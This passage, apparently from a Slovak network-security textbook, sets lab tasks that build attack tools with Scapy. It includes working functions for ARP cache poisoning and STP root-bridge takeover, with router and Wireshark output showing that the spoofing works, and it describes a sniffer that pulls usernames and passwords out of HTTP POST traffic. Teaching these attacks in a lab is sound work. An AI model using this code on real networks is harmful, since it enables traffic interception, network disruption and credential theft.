ARP spoofing útok je založený na tom, že útočník podvrhne falošný ARP záznam s mapovaním medzi IP a MAC adresami taký, že útočník pošle na bránu nevyžiadanú ARP odpoveď, v ktorej k IP adrese obete prislúcha MAC adresa útočníka a naopak obeti pošle útočník APR správu v podobe, kedy k IP adrese brány prislúcha MAC adresa útočníka. Používateľské rozhranie môže byť nasledovné (obrázok 8.13):



Obrázok 8.13 Používateľské rozhranie pre falšovanie ARP správ

Obslužná funkcia pre vytvorenie ARP správy s následnou úpravou požadovaných polí je uvedená v nasledujúcom výpise:

```
def T6_Arp_Spoofing():
    spoofed_arp = Ether()/ARP()
    spoofed_arp[ARP].hwsrc = T6_spoofed_mac_add_value.get()
    spoofed_arp[ARP].psrc = T6_spoofed_ip_add_value.get()
    spoofed_arp[ARP].hwdst = T6_victim_mac_add_value.get()
    spoofed_arp[ARP].pdst = T6_victim_ip_add_value.get()
    spoofed_arp.dst = T6_victim_mac_add_value.get()
    spoofed_arp.src = T6_spoofed_mac_add_value.get()
    spoofed_arp[ARP].op = 2
```

Ako je možné vidieť, tak stačí vytvoriť Ethernetovú a ARP hlavičku, pričom v oboch je potrebné podľa požiadaviek upraviť zdrojové a cieľové IP a MAC adresy. Vytvorenú ARP správu je následne možné odoslať funkciou `sendp`. Po odoslaní falošnej ARP správy je možné overiť otrávenie ARP tabuľky napríklad na smerovači, čo je možné vidieť na obrázku 8.13:

```
R1#sh arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.10.10.1               0   fcec.da09.c018  ARPA   FastEthernet0/0
Internet  10.10.10.11              -   ca01.10b8.0008  ARPA   FastEthernet0/0
Internet  10.10.10.19              0   28d2.4432.3518  ARPA   FastEthernet0/0
R1#
R1#
R1#
R1#sh arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.10.10.1               0   28d2.4432.2222  ARPA   FastEthernet0/0
Internet  10.10.10.11              -   ca01.10b8.0008  ARPA   FastEthernet0/0
Internet  10.10.10.19              0   28d2.4432.3518  ARPA   FastEthernet0/0
```

Obrázok 8.13 Zobrazenie úspešnosti útoku


Overenie správnosti vytvorenia falošnej ARP správy je tiež možné realizovať odchytením správy nástrojom *Wireshark*, čo je znázornené na obrázku 8.14:

```
   4… 22180.349484 LCFCHeFe_32:22:22    ca:01:10:b8:… ARP                 42 10.10.10.1 is at 28:d2:44:32:22:22
<
> Frame 405229: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface -, id 0
> Ethernet II, Src: LCFCHeFe_32:22:22 (28:d2:44:32:22:22), Dst: ca:01:10:b8:00:08 (ca:01:10:b8:00:08)
v Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: LCFCHeFe_32:22:22 (28:d2:44:32:22:22)
    Sender IP address: 10.10.10.1
    Target MAC address: ca:01:10:b8:00:08 (ca:01:10:b8:00:08)
    Target IP address: 10.10.10.11

0000  ca 01 10 b8 00 08 28 d2  44 32 22 22 08 06 00 01   ·····(· D2""····
0010  08 00 06 04 00 02 28 d2  44 32 22 22 0a 0a 0a 01   ·····(· D2""····
0020  ca 01 10 b8 00 08 0a 0a  0a 0b                     ·····  ··
```

Obrázok 8.14 Odchytenie falošnej ARP správy nástrojom Wireshark

Úloha 8: Útok na zmenu STP Root Bridge zariadenia

Pre účely zmeny Root Bridge zariadenia v STP doméne stačí odoslať upravenú STP BPDU dátovú jednotku, v ktorej sa bude nachádzať najnižšie možné Bridge ID. Knižnica *Scapy* umožňuje tvorbu STP dátovej jednotky. Od používateľa bude potrebné zadať MAC adresu falošného prepínača a číslo VLAN, pre ktorú chceme danú zmenu vykonať. Používateľské rozhranie by mohlo vyzerať nasledovne:




Obrázok 8.15 Používateľské rozhranie pre vykonanie útoku na protokol STP

Nasledujúci výpis znázorňuje obslužnú funkciu pre tvorbu Ethernetovej hlavičky s odpovedajúcou cieľovou multicast-ovou MAC adresou pre STP protokol a na úpravu atribútov BPDU dátovej jednotky:

```
def T7_STP_Root_Manipulation():
    stp_bpdu = Ether(dst="01:80:c2:00:00:00")/LLC()/STP()
    stp_bpdu.rootmac = T7_root_mac_add_value.get()
    stp_bpdu.rootid = int(T7_root_vlan_value.get())
    stp_bpdu.bridgemac = T7_root_mac_add_value.get()
    stp_bpdu.bridgeid = int(T7_root_vlan_value.get())
    stp_bpdu.pathcost = 0
    sendp(stp_bpdu)
```


Overenie správnosti implementácie je možné vykonať odchytením STP správy nástrojom *Wireshark*, čo je znázornené na obrázku 8.16:



Obrázok 8.16 Odchytenie falošnej STP správy nástrojom Wireshark

Úloha 9: Tvorba nástroja pre odchytávanie citlivých dát prenášaných HTTP protokolom

Odchytávanie citlivých dát prenášaných HTTP protokolom je založené na podobnom princípe ako odchytávanie ICMP správ v úlohe 6. Rozdielom je to, že je potrebné vyhľadať špecifický typ HTTP správ (metóda POST s payload-om obsahujúcim slová ako username a password). Používateľské rozhranie aplikácie je možné vidieť na obrázku 8.17:



Obrázok 8.17 Používateľské rozhranie pre odchytenie citlivých HTTP správ